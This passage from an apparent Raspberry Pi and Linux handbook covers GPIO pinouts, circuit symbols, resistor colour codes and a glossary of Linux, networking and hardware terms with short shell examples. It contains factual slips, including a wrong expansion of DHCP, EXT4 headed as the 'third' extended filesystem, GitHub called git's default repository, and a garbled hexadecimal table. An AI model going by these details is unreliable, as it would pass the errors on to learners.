SPI1: MOSI (GPIO20); MISO (GPIO19); SCLK (GPIO21); CE0 (GPIO18); CE1 (GPIO17); CE2 (GPIO16)

I2C

Data: (GPIO2); Clock (GPIO3)

EEPROM Data: (GPIO0); EEPROM Clock (GPIO1)

Serial Data

TX (GPIO14)

RX (GPIO15)

Tip:

To make it easier to figure which pin is which, you can print the following labels called the Raspberry Leaf (<https://github.com/splitbrain/rpibplusleaf>).

Warning:

Do not connect any motors directly up to the GPIO pins, you have to use an H-bridge circuit or a motor controller board.

Command Line GPIO Reference

There is a handy GPIO command line reference utility available that is part of the Raspbian image (but not part of the Raspbian Lite). It is called `pinout`, it is part of the GPIO Zero Python library, and provides a quick reference to the GPIO pins from the console window.

More information:

<https://gpiozero.readthedocs.io/en/stable/>

Programming with GPIO

There are a number of programming languages and tools that allow you to control the GPIO pins. The following list below is to help you get started:

GPIO with Scratch

<https://www.raspberrypi.org/documentation/usage/scratch/>


GPIO with Python

<https://www.raspberrypi.org/documentation/usage/gpio/python/>

Basic Circuit Symbols

The diagram below contains a basic set of circuit symbols that are commonly used in simple electronics projects for a Raspberry Pi GPIO board. Use this reference to help you read a basic electronics schematic.

There are several more symbols available than what is included here, but this reference is not meant to be exhaustive. It is only meant to get you started



Basic Circuit Symbols (Source: [Wikimedia](#))

AC Voltage: An abbreviation for Alternating Current (i.e. polarity). An electric current that will periodically reverse its direction, in contrast to direct current (DC) which flows only in one direction.

Capacitor: A capacitor is a passive two-terminal electrical component that stores potential energy in an electric field. The effect of a capacitor is known as capacitance.

DC Voltage: An abbreviation for Direct Current. DC voltage is the unidirectional flow of electric charge. For example, a battery outputs DC power.

Diode: An electronic component with two terminal device that only conducts in

one direction.

Gates: Electronic gates are used for implementing Boolean functions. The reference below explains the input and output values depending on the gate (i.e. AND, NAND, OR, etc.) that is used.

INPUTS		OUTPUTS					
A	B	AND	NAND	OR	NOR	XOR	
0	0	0	1	0	1	0	
0	1	0	1	1	0	1	
1	0	0	1	1	0	1	
1	1	1	0	1	0	0	

Inductor: The length of a conductor used to introduce inductance into a circuit. The conductor is usually wound into a coil to concentrate the magnetic lines of force and maximize the inductance.

Resistor: An electronic component made of material that impedes the flow of current and therefore provides some value of resistance.


Resistor Color Values

A resistor is an electronic component made of material that impedes the flow of current and therefore provides some value of resistance. Every resistor should be marked with color coded bands that indicate the values or ratings of that electronic component.

The chart below is a quick reference that contains color for reading a resistor: values, tolerance, multiplier, and temperature. To distinguish the value of a resistor, you have to read it from left from right, and there is a gap between the bands.

Note:

Capacitors, inductors, diodes and other electronic components utilize electronic color codes as well to indicate the values or ratings of the component.



Resistor Band Examples

The first band is a significant component value (left side).

The second band is a significant component value.

(Some precision resistors have a third band significant component value).

The next band is a decimal multiplier (number of trailing zeroes).

If present, the next band indicates the tolerance of value in percent.

(No band means 20%)

If present, the last band indicates the temperature coefficient.

Color/Code	Value	Multiplier	Tolerance	Temperature
Black (BK)	0	x1	0%	250
Brown (BN)	1	x10	±1%	100
Red (RD)	2	x100	±2%	50
Orange (OG)	3	x1000	-	15
Yellow (YE)	4	x10,000	-	25
Green (GN)	5	x100,000	-	20
Blue (BU)	6	x1,000,000	-	10
Violet (VT)	7	x10,000,000	-	5
Grey (GY)	8	x100,000,000	-	1
White (WH)	9	x1,000,000,000	-	-
Gold (GD)	-	x0.1	±5%	-
Silver (SR)	-	x0.01	±10%	-
Pink (PK)	-	x0.001	-	-
None	-	-	±20%	-

Glossary

Linux has a lot of unique names and concepts that may need some clarification. Some of these you may have heard over the years and may or may not have had a clear understanding of the terminology. This section will try to elaborate on specific terms.

-#-

802.11 [NETWORKING]

802.11 is a set of wireless standards that have been released over the years. You will notice that there are two main frequencies 2.4 GHz (in the U.S.) and 5 GHz. The 2.4 GHz frequency is a very actively used frequency and therefore it is very noisy. Sometimes you get less signal noise in the 5 GHz band because it is not as actively used. Beginning with 802.11a the 5 GHz frequency was first utilized, which offers at least 23 non-overlapping channels. Where the 2.4 GHz frequency offers only three non-overlapping channels, where other adjacent channels overlap.

More information, see [Wireless 802.11](#) (in the References)

More information, related **MIMO** (in the Glossary)

-A-

ANSI (AMERICAN NATIONAL STANDARDS INSTITUTE) [SHELL]

ANSI is an acronym for American National Standards Institute. This is a character encoding standardized issued by the American National Standards Institute. The ANSI standard is essentially an extension of the ASCII character set in that it includes all the ASCII characters with an additional 128 character codes. ASCII just defines a 7 bit code page with 128 symbols. ANSI extends this to 8 bit and there are several different code pages for the symbols 128 to 255.

More information, related **ASCII** (in the Glossary)

ANTI-ALIAS [X-WINDOWS]

A software process of smoothing jagged edges on diagonal and curved lines by filling in the surrounding area with varying shades of grey or color to blur the edge for a smoother appearance.

APACHE (WEB SERVICE) [APPLICATION]

The Apache HTTP Server, is a free and open-source cross-platform web server. It was originally based on the NCSA HTTPd server, development of Apache began in early 1995 after work on the NCSA code stalled. As of March 2018, it was estimated to serve 43% of all active websites and 37% of the top million websites.

More information, related **LAMP** (in the Glossary)

APT (ADVANCED PACKAGING TOOL) [OPERATING SYSTEM]

APT is an acronym for Advanced Packaging Tool. APT is the front-end for the Debian package management system and is designed to perform a variety of functions, including the automatic download, dependency resolution, and installation of Debian packages (.deb files).

Update the APT repositories, type:

```
sudo apt update
```

More information, related **DPKG** (in the Glossary)

ARP (ADDRESS RESOLUTION PROTOCOL) [NETWORKING]

ARP is an acronym for Address Resolution Protocol. ARP is a communications protocol used for discovering the link layer address associated with a given IPv4 address, a critical function in Internet Protocol (IP) computer networks.

More information, related **IPv4** (in the Glossary)

ASCII (AMERICAN STANDARD CODE FOR INFORMATION INTERCHANGE) [SHELL]

ASCII is an acronym for American Standard Code for Information Interchange. It is a character encoding standard for electronic communication. ASCII codes represent text in computers, telecommunications equipment, and other devices. Most modern character-encoding schemes are based on ASCII, although they support many additional characters.

To display an ASCII chart, type:

```
man 7 ascii
```

More information, see [ASCII Chart](#) (in the References)

More information, related **CHARACTER ENCODING** (in the Glossary)

-B-

BASH (SHELL) [SHELL]

BASH is an acronym for Bourne Again SHell. It is a Linux shell and scripting command language written for the GNU Project as a free software replacement for the Bourne shell. BASH is the default shell for many Linux distributions.

More information, related **SHELL** (in the Glossary)

BIOMETRICS [SECURITY]

Biometrics describes sensors that are used for measuring unique body characteristics (fingerprint, face, etc.) for the purposes of identification, authentication and access control.

BIOS (BASIC INPUT/OUTPUT SYSTEM) [HARDWARE]

BIOS is an acronym for Basic Input/Output System. Utilized by older IBM PC-compatible personal computers CPUs to get the operating system loaded after you turn it on. It also manages data flow between the

computer's OS and attached peripherals (i.e. storage devices, graphics cards, etc.).

More information, related **UEFI** (in the Glossary)

BLOCKS [STORAGE]

File system blocks (aka clusters) are groups of sectors that are used for optimizing storage addressing. Modern file systems generally use block sizes from 1 to 128 sectors (512-65536 bytes). Files are usually stored at the start of a block and take it up entirely.

More information, related **SECTORS** (in the Glossary)

BLOCK DEVICE [STORAGE]

In Linux a block device is a type of file which represents a device of some kind, data can generally be read or written to it in using blocks. It generally has the abilities to seek forward and backwards in the data. Block devices often represent a mass-storage unit of some type, for example, a partition on a storage device).

These files are usually created in the /dev directory. For example:

```
$ ls -l /dev/sd*
brw-rw---- 1 root disk 8, 0 Aug 26 12:25 /dev/sda
brw-rw---- 1 root disk 8, 1 Aug 26 12:25 /dev/sda1
brw-rw---- 1 root disk 8, 2 Aug 26 12:25 /dev/sda2
```

The block device named sda1 that was created in directory /dev , has a major number 8 and minor number 1 which identifies it as the first primary partition of the first SCSI disk.

More information, see [Storage Management](#)

More information, related **FILESYSTEM** (in the Glossary)

BLOCK STORAGE [FILESYSTEM]

Traditional Hard Drives (HDD), Solid State Disk (SSDs), SANs (Storage

Area Network), etc. are examples of block storage devices. These devices store data by splitting it up the data in to smaller chunks and then placing it on a storage medium (i.e. HDD, SSD, etc.).

More information, related **FILE STORAGE** (in the Glossary)

BLUETOOTH [NETWORKING]

Bluetooth is a wireless technology standard for exchanging data over short distances between devices (i.e. a smartphone talking to a wireless headset, or between two smartphones), and building Personal Area Networks (PAN).

More information, related **802.11** (in the Glossary)

BOOTLOADER [STORAGE]

In Linux a boot loader is a small program that loads at boot (after the firmware perform system checks, and when the MBR (Master Boot Record) is loaded from the storage device). It can automatically start a Linux distro, or another operating system (such as Windows) depending how it is configured. It can also be configured to stop and allow the user to select which OS they want to load.

More information, see [Linux Bootloader](#)

More information, related **FILESYSTEM** (in the Glossary)

BOOLEAN OPERATORS [PROGRAMMING]

These operators test the contents of a variable or command output that contains a Boolean values (i.e. true or false values) to check if specific condition(s) have been met then performs a true or false operation (i.e. running specified code).

`var=True; [$var = true] -OR- var=False; [$var = false]`

More information, related **CONDITIONAL BRANCHING** (in the Glossary)

BTRFS [FILESYSTEM]

A newer filesystem, which utilizes copy-on-write technology. This architecture allows for volume management functionality to be managed at the filesystem level. This allows features like snapshots and the cloning of volumes. The problem with the filesystem is the lack of maturity. Some administrators are waiting for problems to be fixed before its ready for production workloads.

More information, see [Storage Management](#)

More information, related **FILESYSTEM** (in the Glossary)

-C-

CARRIER GRADE [NETWORKING]

Carrier Grade means that it is generally used by businesses or large organizations for their Internet connectivity. carrier grade connectivity, generally costs more and may come with a service guarantee by the Internet service provider.

More information, related **CONSUMER GRADE** (in the Glossary)

CHARACTER ENCODING [SHELL]

A character encoding system tells the computer how to interpret character codes into characters. Characters are grouped into character sets, there are many different types of character encodings. The most frequently used are the ASCII and Unicode-based encodings.

More information, related **ASCII** or **UNICODE** (in the Glossary)

CHECKSUM [SHELL]

A checksum is a number derived from a block of digital data for the purpose of detecting errors which may have been introduced during its transmission or storage. Checksums are also used by data security departments to make sure a file has not been changed.

To create a checksum of a file:

```
cksum myfile.txt
```

CIDR (CLASSLESS INTER-DOMAIN ROUTING) [NETWORKING]

CIDR is an acronym for Classless Inter-Domain Routing. It is a compact notation that represents an IP address and its associated routing prefix (i.e. 192.168.0.1/24 for a class C network). The notation is constructed from an IP address, a slash ('/') character, and a decimal number.

More information, see [IPv4 CIDR Table](#) or [IPv6 CIDR Table](#) (in the References)

CIFS (COMMON INTERNET FILE SYSTEM) [NETWORKING]

CIFS is an acronym for Common Internet File System. CIFS was created by Microsoft is an implementation of the SMB (Server Message Blocks) that operates as the application-layer network protocol. Mainly used for providing shared access to files, printers, and miscellaneous communications between nodes on a network.

More information, related **SMB** (in the Glossary)

COMMAND LINE [SHELL]

An interface for typing commands and arguments (i.e. options or additional data such as filename) directly to a computer's operating system. The command line is also known as the Shell or CLI (Command Line Interface).

ifconfig

More information, related **SHELL** (in the Glossary)

COMMAND LINE ARGMENT [SHELL]

Command line argument (aka switch, flag, option, or parameter) contains specially formatted data provided at the command line to enable or disable certain features of a command.

```
mtr -rw example.com
```

More information, related **SHELL** (in the Glossary)

COMPUTER COOLING [HARDWARE]

Computer cooling is required to remove the waste heat produced by computer components, to keep components within permissible operating temperature limits. There are two types of cooling:

Active cooling, includes: fans, water, etc.

Passive cooling, includes: heatsinks, etc.

COMPUTER INTERFACE [HARDWARE]

Computer interface standards are internal vs. external connectors. External connected connection (such as USB) are generally hot-pluggable, meaning that they can be plugged and unplugged at any time. Internally connected devices (i.e. PCI) generally require the device to be shut down before adding or removing the peripheral.

CONDITIONAL BRANCHING [PROGRAMMING]

Conditional branching utilizes relational operators to test if a condition has been met. The command will then execute code depending on if the condition was true or false.

```
test=true; if [ $test = true ]; then echo "TRUE"; fi
```

More information, related **BOOLEAN OPERATORS** (in the Glossary)

CONSUMER GRADE [NETWORKING]

Consumer Grade means that it is generally for use by consumers or small businesses for connecting to the Internet. Consumer grade connectivity, generally costs less but it is going to be 'best effort' by the Internet service provider for reliability.

More information, related **CARRIER GRADE** (in the Glossary)

CONTROL GROUPS [OPERATING SYSTEM]

Control Groups provide a way of partitioning off system resources for groups of users and/or tasks. For example, control groups can set the limits of CPU and memory usage on a shared computer between two different sets of users and the programs that they're running.

CPU (CENTRAL PROCESSING UNIT) [HARDWARE]

CPU is an acronym for Central Processing Unit, also referred to as the central processor or processor. The CPU is the brains of the computer where most data processing takes place.

CRONTAB [OPERATING SYSTEM]

Crontab is a time-based job scheduler for the Linux operating systems. Administrators set it up to schedule jobs (commands or shell scripts) to run periodically at fixed times, dates, or intervals.

More information, see [Scheduling Tasks](#)

More information, related **SHELL** (in the Glossary)

CUPS (COMMON UNIX PRINTING SYSTEM) [OPERATING SYSTEM]

CUPS is an acronym for Common UNIX Printing System. CUPS is a Linux print server, which processes print jobs from clients (users).

More information, see [Printer Management](#) (in the Linux Command Quick Reference)

-D-

DAEMON [OPERATING SYSTEM]

In the Linux operating systems, a daemon ('di:mən/ or /'deɪmən/) is a computer service that runs as a background process. Daemon are not under the direct control of an interactive user like a traditional program.

The process names of a daemon will generally end with the letter d, for clarification that the process is a daemon, as well to differentiate from a

process belonging to a normal computer program. For example, `syslogd` is the daemon that manages the system logging, while the `sshd` daemon handles incoming SSH connections.

To see a list of running daemons (the command varies based on the distribution that you're running), type:

`systemctl`

-OR-

`service --status-all`

More information, related **KERNEL** (in the Glossary)

DATA STORAGE [STORAGE]

Data storage is a set of technologies that retain digital information on electromagnetic, optical or silicon-based storage media even after the computer is turned off.

DESKTOP ENVIRONMENT [X-WINDOWS]

A collection of programs that provides the user interface and manages the computing environment, including file handling, window management, application launching, and task management. Three of Linux's most popular desktop environments are GNOME, KDE, and Xfce.

The table below shows the most popular X-Windows Desktop Environments and their principal components.

Desktop	Window Manager	Widget Toolkit
GNOME	Mutter	GTK+
KDE	KWin	Qt
Xfce	Xfwm	GTK+

More information, related **X-WINDOWS**, **WINDOW MANAGER**, **KDE**, **GNOME** or **XFCE** (in the Glossary)

DHCP (DYNAMIC HOST CONTROL PROTOCOL) [NETWORKING]

DHCP is an acronym for Dynamic Host Control Protocol. It assigns IP addresses to clients based on lease times. DHCP is used extensively, and is essential in any multi-platform environment.

More information, related **TCP/IP** (in the Glossary)

DISCRETE GRAPHICS [HARDWARE]

Discrete graphics may refer to a stand-alone graphics card that is plugged into a motherboard expansion slot or a separate GPU chip on the motherboard.

More information, related **INTEGRATED GRAPHICS** (in the Glossary)

DISPLAY MANAGER [X-WINDOWS]

A display manager presents the user with a login screen when they log in to X-Windows. The session will start after a user successfully enters a valid combination of their username and password.

Some examples of display managers, are: GDM, SDDM, LightDM

More information, related **X-WINDOWS** (in the Glossary)

DISTRIBUTION (DISTRO) [OPERATING SYSTEM]

A Linux distribution (often abbreviated as distro) is an operating system made up of the Linux kernel, and a collection of programs and services. Linux users generally obtain the operating system by downloading it from one of a wide variety vendors, that are offering customized OS for a diversity of systems ranging from embedded devices (i.e. OPENWRT), personal computers (i.e. Redhat) to powerful supercomputers (i.e. Rocks Cluster Distribution).

To see information about the distro that you're using, type:

```
lsb_release -a
```

More information, related **KERNEL** (in the Glossary)

DNS (DOMAIN NAME SYSTEM) [NETWORKING]

DNS is an acronym for Domain Name System. It is a hierarchical decentralized naming system for computers, services, or other resources connected to the Internet or a private network. It associates various information with domain names assigned to each of the participating entities. Most prominently, it translates more readily memorized domain names to the numerical IP addresses needed for locating and identifying computer services and devices with the underlying network protocols.

More information, see [DNS Record Types](#) (in the References)

DOCKER [PROGRAMMING]

Docker is a technology for managing processes that are run in Docker containers. Docker Containers run applications in resource-isolated processes. The technology is similar to virtual machines (VMs), but Docker containers are more portable, more resource-friendly, and dependent on the host operating system.

More information, see [Docker and Containerization](#)

More information, related **HYPERVISOR** (in the Glossary)

DOCKER CONTAINER [PROGRAMMING]

Docker is a service used to run packages called "containers". Containers are isolated from each other and bundle their own tools, libraries and configuration files; they can communicate with each other through well-defined channels.

All containers are run on top of a single operating system kernel and are thus more lightweight than virtual machines. Containers are created from "images" that specify their precise contents. New Images are often created by combining and modifying standard images downloaded from repositories.

For example, one container can run a web server application, while another container runs a database service that is used by the web application.

More information, see [Docker and Containerization](#)

More information, related **DOCKER** (in the Glossary)

DOCKER IMAGE [PROGRAMMING]

Docker containers are built from Docker images. By default, Docker images are pulled from the Docker Hub (<https://hub.docker.com>). Docker Hub is the Docker registry managed by the company that owns Docker. Anyone can host their Docker images on Docker Hub, so most applications and Linux distributions that you'll need will have images hosted there.

More information, see [Docker and Containerization](#)

More information, related **DOCKER** (in the Glossary)

DPKG (DEBIAN PACKAGE) [OPERATING SYSTEM]

DPKG is an acronym for Debian Package. These are a suite of utilities for creating and maintaining DPKG package files. These files are used for installing new and updating programs and services on to a system.

There are several front-ends package management utilities that can ease the process of obtaining and installing DPKGs from repositories and help in resolving any dependency issues.

Install DPKG package, type:

```
sudo dpkg -i filename.deb
```

More information, related **PACKAGE MANAGEMENT** (in the Glossary)

DRIVE INTERFACE [HARDWARE]

This is where the drive makes a physical connection with the motherboard to read and write data per the operating system requests. There are several types of drive interfaces, each has generational technical advantages (i.e. faster data transfer rates, support for newer technologies) over the previous versions. For example, SAS is a next generation version of SCSI, and is far superior to the older technology.

More information, see [Computer Interface Types](#)

DSL (DIGITAL SUBSCRIBER LINE) [NETWORKING]

DSL is an acronym for Digital Subscriber Line. It is an internet connection that transmits via a telephone network, at speeds up to 8 Mbps. DSL also has faster variations called ADSL and VDSL. VDSL tops out at about 100Mbps speeds.

-E-

EHTERNET [NETWORKING]

Ethernet is a network technology that is most commonly used in wired LANs (Local Area Networks). A LAN is a network of computers and other electronic devices that covers a small area (such as a house, office or building). Most modern wired networks are based on the IEEE 802.3 standards.

More information, related **802.11** (in the Glossary)

ELF (EXECUTABLE AND LINKABLE FORMAT) [PROGRAMMING]

ELF is an acronym for Executable and Linkable Format. ELF (originally known as Extensible Linking Format) is a common standard file format for executable files, object code, shared libraries, and core dumps. The ELF format by design is flexible, extensible, and cross-platform. For instance it supports different endiannesses and address sizes so it does not exclude any particular CPU or instruction set architecture. This has allowed it to be adopted by many different operating systems on many different hardware platforms.

More information, type:

`man elf`

More information, related **SOURCE CODE** (in the Glossary)

ENCRYPTION [SECURITY]

Encryption is the process of encoding a message in such a way that only authorized parties can access it and unauthorized parties cannot.

Encryption does not itself prevent interference, but denies the intelligible content to someone trying to intercept it.

ENVIRONMENT VARIABLES [OPERATING SYSTEM]

Environment variables are maintained by the system, they are inherited by the current and any child shells or processes that are spawned. There are two types of environment variables. Those that are maintained by the system, and the others that are user defined for scripts or passing information into other commands, scripts or programs.

```
export TEST=HelloWorld; echo $TEST
```

More information, related **PERSISTENT VARIABLES** (in the Glossary)

EXT3 (THIRD EXTENDED FILESYSTEM) [FILESYSTEM]

EXT3 is an acronym for Third Extended Filesystem. A popular file system used in many Linux distributions. The file system is the operating system's method of categorizing and storing data on physical and network drives.

More information, see [Storage Management](#)

More information, related **FILESYSTEM** (in the Glossary)

EXT4 (THIRD EXTENDED FILESYSTEM) [FILESYSTEM]

EXT4 is an acronym for Forth Extended Filesystem, and it is currently the default choice when formatting a volume. EXT4 is a mature journaling filesystems that offers backwards compatibility with legacy systems. It has a very extensive support, and a good track record for reliability.

More information, see [Storage Management](#)

More information, related **FILESYSTEM** (in the Glossary)

EXTENTS [FILESYSTEM]

LVM supports two types of extents, physical and logical. The physical extents are utilized by the physical volume. The logical extents are utilized by the logical volume. A logical volume in LVM is made up of a mapping between logical and physical extents that is maintained by the subsystem. Since there is this relationship, the extent is the smallest unit of storage that LVM can allocate.

More information, related **LVM** (in the Glossary)

-F-

FILE GLOBBING [FILESYSTEM]

File globbing (another name for standard wildcards) is a feature in the Linux shell that can represent multiple filenames by using special characters called wildcards. A wildcard is essentially a symbol which may be used to substitute for zero or more characters. Therefore, you can use wildcards for generating the appropriate combination of file names as per a specification.

The bash shell provides three characters to use as wildcards (ex: *, ?, []):

Asterisk (*) represents 0 or more characters. For example:

```
ls -l /dev/sd*
```

Question mark (?) represents only one character. For example:

```
ls -l /dev/sda?
```

Square brackets ([]) represents and matches the character enclosed within them. For example:

```
ls -l /dev/sd[ab]?
```

More information, related **WILDCARDS** or **REGULAR EXPRESSION** (in the Glossary)

FILE STORAGE [FILESYSTEM]

File storage is based on block storage, but is optimized for serving files of all different sizes over a network. This type of storage is commonly used

by NAS (Network Attached Storage) devices, to store files that are accessed by remote clients. The two most popular file sharing protocols in use today are NFS (Network File System for Linux) and SMB/CIFS (Common Internet File System for Windows).

More information, related **BLOCK STORAGE** (in the Glossary)

FILESYSTEM [STORAGE]

Controls how data is stored and retrieved by the operating system. Without a file system, information placed a storage medium would be one large body of data with no way to know where one piece of information begins or stops. By separating the data into pieces and giving each piece a name, the information is easily isolated and identified. (i.e. EXT3, EXT4, XFS, etc.).

More information, related **FHS** (in the Glossary)

FIREWALL [NETWORKING]

A network security system that monitors and controls incoming and outgoing network traffic based on predetermined security rules. A firewall typically establishes a barrier between a trusted internal network and untrusted external network, such as the Internet.

More information, see [Firewall Management](#)

More information, related **IPTABLES** (in the Glossary)

FHS (FILESYSTEM HIERARCHY STANDARD) [FILESYSTEM]

FHS is an acronym for Filesystem Hierarchy Standard. It defines the directory structure and contents in Linux distributions. This standard is maintained by the Linux Foundation.

More information, see "[Filesystem Hierarchy Standard](#)" (in the Reference)

More information, related **FILESYSTEM** (in the Glossary)

FORK [PROGRAMMING]

A fork occurs when a new piece of software is developed from the source code of another. Forking often occurs when developers disagree on the direction of the project, although this is not always the case.

More information, related **GIT** (in the Glossary)

-G-

GID (GROUP IDENTIFIER) [OPERATING SYSTEM]

GID is an acronym for Group Identifier. It is a numeric value used to represent a specific group by the operating system. A GID can have a range of values that varies amongst different systems; these values can range between 0 and 32,767. The one restriction is the login group for the superuser must have GID 0.

To see which groups are referred to by a specific numeric value, type:

```
$ cat /etc/passwd
```

```
$ cat /etc/group
```

More information, related **UID** (in the Glossary)

GIT [PROGRAMMING]

git is what is known as a VCS (or Version Control System). Basically a VCS like git are commonly used by programmers (and many others) to store their source code (or other types of content), to track changes made to it (also known as ‘versions’).

The default git repository is called <https://github.com/>. GitHub is also used for sharing content (i.e. source code and more) by making it available to others like yourself to contribute to it or download it.

More information, see [Using Git \(For Beginners\)](#)

More information, related **SOURCE CODE** (in the Glossary)

GNOME [X-WINDOWS]

GNOME is a desktop environment composed of free and open-source

software that runs on Linux and most BSD derivatives. GNOME was originally an acronym for GNU Network Object Model Environment, but the acronym was dropped because it no longer reflected the vision of the GNOME project. GNOME is the default desktop environment for several popular Linux distributions.

More information, related **X-Windows** (in the Glossary)

GNU (GNU'S NOT UNIX)

Richard Stallman, one of the central figures that helped inspire the open source software movement, which was seeking non-proprietary alternatives to UNIX. Stallman initiated work on the GNU project (recursive for "GNU's not Unix!") while working at MIT's Artificial Intelligence Laboratory. In 1984 he left to distribute the GNU components as free software, and founded the Free Software Foundation (FSF) in 1985.

More information, see <http://www.gnu.org/>

More information, related **UNIX** (in the Glossary)

GPIO (GENERAL-PURPOSE INPUT/OUTPUT) [HARDWARE]

GPIO is an acronym for General-Purpose Input/Output. All Raspberry Pi boards include a row of GPIO pins along the top edge of the circuit board. The current GPIO header contains 40-pins, before that the Pi 1 Model B+ (2014) boards utilized a shorter 26-pin header.

More information, related **RASPBERRY PI** (in the Glossary)

-H-

HARD LINK [FILESYSTEM]

A directory entry, which maps a filename to an inode, number. A file may have multiple names or hard links. The link count gives the number of names by which a file is accessible. Hard links do not allow multiple names for directories and do not allow multiple names in different filesystems.

Example: Creating, testing, and deleting a hard link:

```
$ touch hardlink; cp -l hardlink hardlink.link; ls -l hardlink*
-rw-rw-rw- 2 jane jane 0 Aug 27 15:39 hardlink
-rw-rw-rw- 2 jane jane 0 Aug 27 15:39 hardlink.link
$ echo "This is a test" > hardlink; cat hardlink.link; rm hardlink
$ cat hardlink.link; rm hardlink.link
```

More information, related **SYMBOLIC LINK** (in the Glossary)

HEXADECIMAL [PROGRAMMING]

Hexadecimal is a computer base numbering scheme, created using a base16 system. Meaning that you count 0 thru F (i.e. 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, A, B, C, D, E, F), vs. a decimal base10 where you count 0 thru 9 (i.e. 0, 1, 2, 3, 4, 5, 6, 7, 8, 9).

Binary	Oct	Dec	Hex
0000	0000	000	00
0000	0001	001	01

More information, related **OCTAL** (in the Glossary)

HTTP REQUEST METHODS [APPLICATION]

HTTP defines methods (sometimes called 'verbs') that are used to indicate a desired action to be performed on a remote HTTP server. The response the client will receive depends on the implementation of the server. Often, the resource corresponds to a file or the output of an executable residing on the server.

The HTTP/1.0 specification defined the GET, POST and HEAD methods and the HTTP/1.1 specification added five new methods: OPTIONS, PUT, DELETE, TRACE and CONNECT. Any client can use any method and the remote server can be configured to support any combination of them. If a method is unknown to a remote server, it will be treated as an unsafe method.

More information, related **HTTP STATUS CODES** (in the Glossary)

HTTP STATUS CODES [APPLICATION]

This section contains common HTTP status codes, some of these codes are just informational, while others are warnings or errors. Some of these codes will be displayed in the browser (depending on the HTTPd settings), but they will almost always be recorded in the server logs.

More information, related **HTTP REQUEST METHODS** (in the Glossary)

HYPERVISOR [OPERATING SYSTEM]

A Hypervisor allows the running of one or more virtual machines on a host machine, and each virtual machine is called a guest machine. The hypervisor presents the guest operating systems with a virtual hardware that the guest operating systems run on.

More information, related **VM** (in the Glossary)

-I-

IDE (INTEGRATED DEVELOPMENT ENVIRONMENT) [PROGRAMMING]

IDE is an acronym for Integrated Development Environment. An IDE is a software application that provides facilities to computer programmers for software development. An IDE will normally consist of a source code editor as well as other development tools such as compiler and/or interpreter, build automation tools, a debugger etc.

More information, related **SOURCE CODE** (in the Glossary)

INIT.D [OPERATING SYSTEM]

In UNIX-based computer operating systems, init (short for initialization) is the first process started during booting of the computer system. init is a

daemon process that continues running until the system is shut down.

It is the direct or indirect ancestor of all other processes and automatically adopts all orphaned processes. `init` is started by the kernel using a hard-coded filename; a kernel panic will occur if the kernel is unable to start it. The `Init` is typically assigned process identifier 1.

More information, see [Runlevels Init](#)

More information, related **KERNEL** (in the Glossary)

INODE [STORAGE]

The inode is a UNIX-style data structure for a filesystem to describe an object such as a file or a directory. Each inode stores the attributes and disk block location(s) of the object's data. Filesystem object attributes may include metadata, such as time of last change, access, modification, as well as owner and permission data.

More information, type:

`man inode`

More information, related **FILESYSTEM** (in the Glossary)

INTEGRATED GRAPHICS [HARDWARE]

With integrated graphics the display circuitry is in the motherboard chipset or CPU, and shares system memory. Integrated graphics provides a more economical alternative to the stand-alone graphics card.

More information, related **DISCRETE GRAPHICS** (in the Glossary)

IOT (INTERNET OF THINGS) [HARDWARE]

IoT is an acronym for Internet of Things. A network of physical devices (i.e. vehicles, home appliances, and other items) embedded with electronics, software, sensors, actuators, and connectivity which enables these things to connect and exchange data.

IP (INTERNET PROTOCOL) [NETWORKING]

IP is an acronym for Internet Protocol. It has the task of delivering packets from the source host to the destination solely based on the IP address in the packet headers. For this purpose, IP defines packet structures that encapsulate the data to be delivered. It also defines addressing methods that are used to label the datagram with source and destination information.

More information, related **TCP** or **UDP** (in the Glossary)

IPC (INTER-PROCESS COMMUNICATION) [OPERATING SYSTEM]

IPC is an acronym for Inter-Process Communication. Processes communicate with each other and with the kernel to coordinate their activities. Linux supports a number of IPC mechanisms, signals and pipes are two of them but Linux also supports others.

More information, related **NAMED PIPE** or **SIGNALS** (in the Glossary)

IPCHAINS [NETWORKING]

Linux IP Firewalling Chains, called `ipchains`, is a packet filter or stateless firewall that was included in the Linux 2.2 versions of kernel. It originally superseded `ipfwadm`, but was replaced by `iptables` in the 2.4 version of the kernel.

More information, related **IPTABLES** (in the Glossary)

IPTABLES [NETWORKING]

`iptables` is a utility program that allows a system administrator to configure the Linux kernel firewall (implemented as different Netfilter modules) and the chains and rules it stores. Different kernel modules and utilities are used for different protocols; `iptables` applies to IPv4, while `ip6tables` to IPv6, `arptables` to ARP, and `ebtables` to Ethernet frames.

To see the current rules in a chain, type:

```
sudo iptables --list
```

More information, see [Firewall Management](#)

More information, related **FIREWALL** (in the Glossary)

